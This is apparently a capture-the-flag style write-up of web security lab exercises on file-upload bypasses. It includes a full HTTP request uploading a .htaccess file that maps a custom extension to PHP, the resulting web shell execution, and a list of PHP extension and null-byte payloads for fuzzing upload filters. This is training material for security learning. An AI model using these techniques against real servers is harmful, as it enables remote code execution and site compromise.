
- when i tried to access one of these it again don’t render and show me plaintext so i tried previous trick
%2Fbut not worked, - Because maybe this is properly sanitized that you can’t do
path traversalso even if i upload php shell i can’t able to execute it.
- So i tried another technique which is uploading
.htaccessfile with our own definition of another custom extension with itscontent-type,
AddType application/x-httpd-php .l33t
POST /my-account/avatar HTTP/1.1
Host: 0adb00c904b6a72282c9515400e900f3.web-security-academy.net
Connection: keep-alive
Content-Length: 456
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Origin: https://0adb00c904b6a72282c9515400e900f3.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryDM4TB2X7iyGMaA2B
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0adb00c904b6a72282c9515400e900f3.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: session=gw5C1ORibabx8X7n4iUK3uWG2QEdW0u6

------WebKitFormBoundaryDM4TB2X7iyGMaA2B
Content-Disposition: form-data; name="avatar"; filename=".htaccess"
Content-Type: application/octet-stream

AddType application/x-httpd-php .l33t

------WebKitFormBoundaryDM4TB2X7iyGMaA2B
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryDM4TB2X7iyGMaA2B
Content-Disposition: form-data; name="csrf"

Jjk83eNf6hSjXTWkM7e0IC7wTd8TtuGd
------WebKitFormBoundaryDM4TB2X7iyGMaA2B--


- Now tried to upload

shell.phpby changing.phptol33tand it successfully take it,

- And when we accessed it, it rendered perfectly,
https://0adb00c904b6a72282c9515400e900f3.web-security-academy.net/files/avatars/shell.l33t
Lab 5: Web shell upload via file extension

- We have to login using using given creds to avail upload functionality,


- In normal uploading
shell.phpit fails and throws403 forbiddenerror,
- First thing that comes in mind is that to try all
phpextensions with and without little obfuscation, - So for that i used this wordlist, PHP Extensions List by PayloadsAllTheThings.
- Setting up intruder and start the attack…
.jpeg.php
.jpg.php
.png.php
.php
.php3
.php4
.php5
.php7
.php8
.pht
.phar
.phpt
.pgif
.phtml
.phtm
.php%00.gif
.php\x00.gif
.php%00.png
.php\x00.png
.php%00.jpg
.php\x00.jpg
.inc
